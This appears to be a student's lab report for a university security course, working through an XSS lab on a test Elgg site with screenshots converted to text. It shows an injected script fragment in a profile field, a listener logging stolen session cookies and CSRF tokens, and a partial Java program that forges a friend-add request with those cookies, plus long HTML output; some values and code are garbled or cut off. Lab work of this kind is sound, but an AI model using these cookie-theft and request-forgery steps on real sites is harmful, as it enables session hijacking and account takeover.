

COMPUTER SYSTEMS SECURITY

Lab Session 02


Examine Cross-Site Scripting (XSS) Attack

Name: Syeda Marium Faheem


Roll No: CS-099

Section: B

Task No.1



Task No.2



Task No.3

Attacker Machine:

```
File Edit View Search Terminal Help
[09/02/2020 04:45] seed@ubuntu:~$ cd LAB
[09/02/2020 04:45] seed@ubuntu:~/LAB$ cd lab2
[09/02/2020 04:45] seed@ubuntu:~/LAB/lab2$ ls
echoserver
[09/02/2020 04:45] seed@ubuntu:~/LAB/lab2$ cd echoserver
[09/02/2020 04:46] seed@ubuntu:~/LAB/lab2/echoserver$ make
make: `echoserv' is up to date.
[09/02/2020 04:46] seed@ubuntu:~/LAB/lab2/echoserver$ sudo ./echoserv 5
555
[sudo] password for seed:
GET /?c=%E2%80%99 HTTP/1.1
GET /?c=%E2%80%99 HTTP/1.1
GET /?c=Elgg%3Dqq7epg72v33fg334gelag6vb43 HTTP/1.1
```

Victim

XSS Lab Site: Edit profile

www.xsslabelgg.com/profile/admin/edit

Most Visited Getting Started Seed Labs

Skills

Public

Contact email

Public

Telephone

<script>document.write('');

Public

Mobile phone


Public

Website

Task No.4





Samy account:



```
File Machine View Input Devices Help
File Edit View Search Terminal Help
[09/02/2020 07:05] seed@ubuntu:~$ cd LAB
[09/02/2020 07:05] seed@ubuntu:~/LAB$ cd lab2
[09/02/2020 07:05] seed@ubuntu:~/LAB/lab2$ ls
echoserver  ?HTTPSimpleForge.java  Untitled Document~
[09/02/2020 07:05] seed@ubuntu:~/LAB/lab2$ cd echoserver
[09/02/2020 07:05] seed@ubuntu:~/LAB/lab2/echoserver$ ls
echoserv.c echoserv.o helper.c helper.h helper.o Makefile README
[09/02/2020 07:05] seed@ubuntu:~/LAB/lab2/echoserver$ make
make: 'echoserv' is up to date.
[09/02/2020 07:06] seed@ubuntu:~/LAB/lab2/echoserver$ ./echoserv 5555
GET /?c=Elgg%3Dpga7e8jv06sap2a2qlft4ihsi6;_elgg_token=9892b1a0358452fe32fe14c54be94d02;_elgg_ts=1599055619;guid=42 HTTP/1.1
```

Now open Alice account and visit sam profile





Now we got session and token id in attacker machine

```

[09/02/2020 07:05] seed@ubuntu:~$ cd LAB
[09/02/2020 07:05] seed@ubuntu:~/LAB$ cd lab2
[09/02/2020 07:05] seed@ubuntu:~/LAB/lab2$ ls
echoserver  ?HTTPSimpleForge.java  Untitled Document~
[09/02/2020 07:05] seed@ubuntu:~/LAB/lab2$ cd echoserver
[09/02/2020 07:05] seed@ubuntu:~/LAB/lab2/echoserver$ ls
echoserv.c  echoserv.o  helper.c  helper.h  helper.o  Makefile  README
[09/02/2020 07:05] seed@ubuntu:~/LAB/lab2/echoserver$ make
make: 'echoserv' is up to date.
[09/02/2020 07:06] seed@ubuntu:~/LAB/lab2/echoserver$ ./echoserv 5555
GET /?c=Elgg%3Dpga7e8jv06sap2a2qlft4ihsi6;_elgg_token=9892b1a0358452fe32fe14c54be94d02;_elgg_ts=1599055619;guid=42 HTTP/1.1
GET /?c=Elgg%3Dl80st5021dfh262r1bctkeep37;_elgg_token=a03d7b1118f877857efd81e68274ad63;_elgg_ts=1599055742;guid=39 HTTP/1.1

```

Now we got Cookies =Token,Ts=

GET


/?c=Elgg%3Dpga7e8jv06sap2a2qlft4ihsi6;_elgg_token=9892b1a0358452fe32fe14c54be94d02;_elgg_ts=1599055619;guid=42 HTTP/1.1

GET

/?c=Elgg%3Dl805t5021dfh262r1bctkeep37;_elgg_token=a03d7b1118f877857efd81e68274ad63;_elgg_ts=1599055742;guid=39 HTTP/1.1

Now put these values in HTTPJAVA.file

Adding Sammy



```
import java.io.*;
import java.net.*;

public class HTTPSimpleForge {
    public static void main(String[] args) throws IOException {
        try {
            int responseCode;
            InputStream responseIn=null;

            String requestDetails = "pga7e8jv06sap2a2qlf4lhy16;_elgg_token=0092b1a0350452fe32fe14c54be94d02;_elgg_ts=1599055019";
            // URL to be forged.
            URL url = new URL ("http://www.xsslabelgg.com/action/friends/add?friend=42"+requestDetails);
            // URLConnection instance is created to further parameterize a
            // resource request past what the state members of URL instance
            // can represent.
            HttpURLConnection urlConn = (HttpURLConnection) url.openConnection();
            if (urlConn instanceof HttpURLConnection) {
                urlConn.setConnectTimeout(60000);
                urlConn.setReadTimeout(90000);
            }
            // addRequestProperty method is used to add HTTP Header Information.
            // Here we add User-Agent HTTP header to the forged HTTP packet.
            // Add other necessary HTTP Headers yourself. Cookies should be stolen
            // using the method in task3.
            urlConn.setRequestMethod("GET");
            urlConn.addRequestProperty("User-agent","Sun JDK 1.6");
            String cookies="Elgg-oprnm4tbqflj2f0qp8e03kg66";
            urlConn.setRequestProperty("cookie",cookies);
            //urlConn.addRequestProperty("User-agent","Sun JDK 1.6");
            //HTTP Post Data which includes the information to be sent to the server.
```

Now run the code



```
echoeserver: ?HTTPSimpleForge.java- HTTPSimpleForge.java Untitled Document-
[09/02/2020 07:41] seed@ubuntu:~/LAB/lab25$ javac HTTPSimpleForge.java
[09/02/2020 07:41] seed@ubuntu:~/LAB/lab25$ java HTTPSimpleForge
Response Code = 200
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  <meta name="ElggRelease" content="1.8.19" />
  <meta name="ElggVersion" content="2014012000" />
  <title>XSS Lab Site</title>
  <link rel="SHORTCUT ICON" href="http://www.xsslabelgg.com/_graphics/favi
con.ico" />
  <link rel="stylesheet" href="http://www.xsslabelgg.com/cache/css/default
/elgg.1410864370.css" type="text/css" />
  <!--[if gt IE 7]>
    <link rel="stylesheet" type="text/css" href="http://www.xsslabel
gg.com/cache/css/default/ie.1410864370.css" />
  <![endif]-->
  <!--[if IE 7]>
    <link rel="stylesheet" type="text/css" href="http://www.xsslabel
gg.com/cache/css/default/ie7.1410864370.css" />
  <![endif]-->
  <!--[if IE 6]>
    <link rel="stylesheet" type="text/css" href="http://www.xsslabel
```

```

        <link rel="stylesheet" type="text/css" href="http://www.xsslabel
gg.com/cache/css/default/le6.1410864370.css" />
    <![endif]-->

    <script type="text/javascript" src="http://www.xsslabelgg.com/vendors/jq
uery/jquery-1.6.4.min.js"></script>
    <script type="text/javascript" src="http://www.xsslabelgg.com/vendors/jq
uery/jquery-ui-1.8.16.min.js"></script>
    <script type="text/javascript" src="http://www.xsslabelgg.com/cache/js/d
efault/elgg.1410864370.js"></script>

<script type="text/javascript">
// <![CDATA[
    /**
    * Don't want to cache these -- they could change for every request
    */
    elgg.config.lastcache = 1410864370;
    elgg.config.viewtype = 'default';
    elgg.config.simplecache_enabled = 1;

    elgg.security.token.__elgg_ts = 1599057702;
    elgg.security.token.__elgg_token = '042ed0d1d7d5b347ace346fa30f5f9dd';

//Before the DOM is ready, but elgg's js framework is fully initialized
elgg.trigger_hook('boot', 'system');// ]]>
</script>

    <link rel="alternate" type="application/rss+xml" title="RSS" href="http:
//www.xsslabelgg.com/?view=rss" />
</head>
<body>
<div class="elgg-page elgg-page-default">
    <div class="elgg-page-messages">

```

```

        <div class="elgg-page-header">
            <div class="elgg-inner">

<h1>
    <a class="elgg-heading-site" href="http://www.xsslabelgg.com/">
        XSS Lab Site    </a>
</h1>
<div id="login-dropdown">
    <a href="http://www.xsslabelgg.com/login#login-dropdown-box" rel="popup"
class="elgg-button elgg-button-dropdown">Log in</a><div class="elgg-module elgg-
module-dropdown" id="login-dropdown-box"><div class="elgg-body"><form method="
post" action="http://www.xsslabelgg.com/action/login" class="elgg-form elgg-form
-login"><fieldset><input type="hidden" name="__elgg_token" value="042ed0d1d7d5b3
47ace346fa30f5f9dd" /><input type="hidden" name="__elgg_ts" value="1599057702" /
>
<div>
    <label>Username or email</label>
    <input type="text" value="" name="username" class="elgg-input-text elgg-
autofocus" /></div>
<div>
    <label>Password</label>

<input type="password" value="" name="password" class="elgg-input-password" />
</div>

<div class="elgg-foot">
    <label class="mtm float-alt">
        <input type="checkbox" name="persistent" value="true" />
        Remember me    </label>

    <input type="submit" value="Log in" class="elgg-button elgg-button-submit"
/>

```



```

<div class="elgg-foot">
  <label class="mtm float-alt">
    <input type="checkbox" name="persistent" value="true" />
    Remember me
  </label>

  <input type="submit" value="Log in" class="elgg-button elgg-button-submit" />

  <input type="hidden" name="returntoreferer" value="true" />
  <ul class="elgg-menu elgg-menu-general mtm">
    <li><a class="registration_link" href="http://www.xsslabelgg.com/register">Register</a></li>
    <li><a class="forgot_link" href="http://www.xsslabelgg.com/forgotpassword">
      Lost password
    </a></li>
  </ul>
</div>
</fieldset></form></div></div></div>
<ul class="elgg-menu elgg-menu-site elgg-menu-default clearfix"><li class="elgg-menu-item-activity"><a href="http://www.xsslabelgg.com/activity">Activity</a></li><li class="elgg-menu-item-blog"><a href="http://www.xsslabelgg.com/blog/all">Blogs</a></li><li class="elgg-menu-item-bookmarks"><a href="http://www.xsslabelgg.com/bookmarks/all">Bookmarks</a></li><li class="elgg-menu-item-file"><a href="http://www.xsslabelgg.com/file/all">Files</a></li><li class="elgg-menu-item-groups"><a href="http://www.xsslabelgg.com/groups/all">Groups</a></li><li class="elgg-more"><a href="#">More</a><ul class="elgg-menu elgg-menu-site elgg-menu-site-more"><li class="elgg-menu-item-members"><a href="http://www.xsslabelgg.com/members">Members</a></li><li class="elgg-menu-item-pages"><a href="http://www.xsslabelgg.com/pages/all">Pages</a></li><li class="elgg-menu-item-thewire"><a href="http://www.xsslabelgg.com/thewire/all">The Wire</a></li></ul></li></ul>
<form class="elgg-search elgg-search-header" action="http://www.xsslabelgg.com/search" method="get">
  <fieldset>
    <input type="text" class="search-input" size="21" name="q" value="Search" onblur="if (this.value=='') { this.value='Search' }" onfocus="if (this

```

```

    <input type="text" class="search-input" size="21" name="q" value="Search" onblur="if (this.value=='') { this.value='Search' }" onfocus="if (this.value=='Search') { this.value=''; }" />
    <input type="hidden" name="search_type" value="all" />
    <input type="submit" value="Go" class="search-submit-button" />
  </fieldset>
</form>
</div>
</div>
<div class="elgg-page-body">
  <div class="elgg-inner">

<div class="elgg-layout elgg-layout-one-sidebar clearfix">
  <div class="elgg-sidebar">
    <ul class="elgg-menu elgg-menu-extras elgg-menu-hz elgg-menu-extras-default"><li class="elgg-menu-item-rss"><a href="http://www.xsslabelgg.com/?view=rss" title="RSS feed for this page"><span class="elgg-icon elgg-icon-rss"></span></a></li></ul><div class="elgg-module elgg-module-aside"><div class="elgg-head"><h3>Log in</h3></div><div class="elgg-body"><form method="post" action="http://www.xsslabelgg.com/action/login" class="elgg-form elgg-form-login"><fieldset><input type="hidden" name="__elgg_token" value="042ed0d1d7d5b347ace346fa30f5f9dd" /><input type="hidden" name="__elgg_ts" value="1599057702" />
    <div>
      <label>Username or email</label>
      <input type="text" value="" name="username" class="elgg-input-text elgg-autofocus" /></div>
    <div>
      <label>Password</label>

      <input type="password" value="" name="password" class="elgg-input-password" />
    </div>

  <div class="elgg-foot">
    <label class="mtm float-alt">

```

```

gg-head"><h3>Log in</h3></div><div class="elgg-body"><form method="post" action=
"http://www.xsslabelgg.com/action/login" class="elgg-form elgg-form-login"><fiel
dset><input type="hidden" name="__elgg_token" value="042ed0d1d7d5b347ace346fa30f
5f9dd" /><input type="hidden" name="__elgg_ts" value="1599057702" />
<div>
  <label>Username or email</label>
  <input type="text" value="" name="username" class="elgg-input-text elgg-
autofocus" /></div>
<div>
  <label>Password</label>
  <input type="password" value="" name="password" class="elgg-input-password" />
</div>

<div class="elgg-foot">
  <label class="mtm float-alt">
    <input type="checkbox" name="persistent" value="true" />
    Remember me    </label>

    <input type="submit" value="Log in" class="elgg-button elgg-button-submi
t" />

    <ul class="elgg-menu elgg-menu-general mtm">
      <li><a class="registration_link" href="http://www.xsslabelgg.com/registre
r">Register</a></li>
      <li><a class="forgot_link" href="http://www.xssl
abelgg.com/forgotpassword">
        Lost password    </a></li>
    </ul>
  </div>
</fieldset></form></div></div> </div>

  <div class="elgg-main elgg-body">
    <h2>Latest activity</h2>    </div>

```

```

  <label class="mtm float-alt">
    <input type="checkbox" name="persistent" value="true" />
    Remember me    </label>

    <input type="submit" value="Log in" class="elgg-button elgg-button-submi
t" />

    <ul class="elgg-menu elgg-menu-general mtm">
      <li><a class="registration_link" href="http://www.xsslabelgg.com/registre
r">Register</a></li>
      <li><a class="forgot_link" href="http://www.xssl
abelgg.com/forgotpassword">
        Lost password    </a></li>
    </ul>
  </div>
</fieldset></form></div></div> </div>

  <div class="elgg-main elgg-body">
    <h2>Latest activity</h2>    </div>
</div>
  </div>
<div class="elgg-page-footer">
  <div class="elgg-inner">
    <div class="mts clearfloat float-alt"><a href="http://el
gg.org" class=""></a></div><
/div>
  </div>
</div>
</body>
</html>
[09/02/2020 07:41] seed@ubuntu:~/LAB/lab2$ █

```

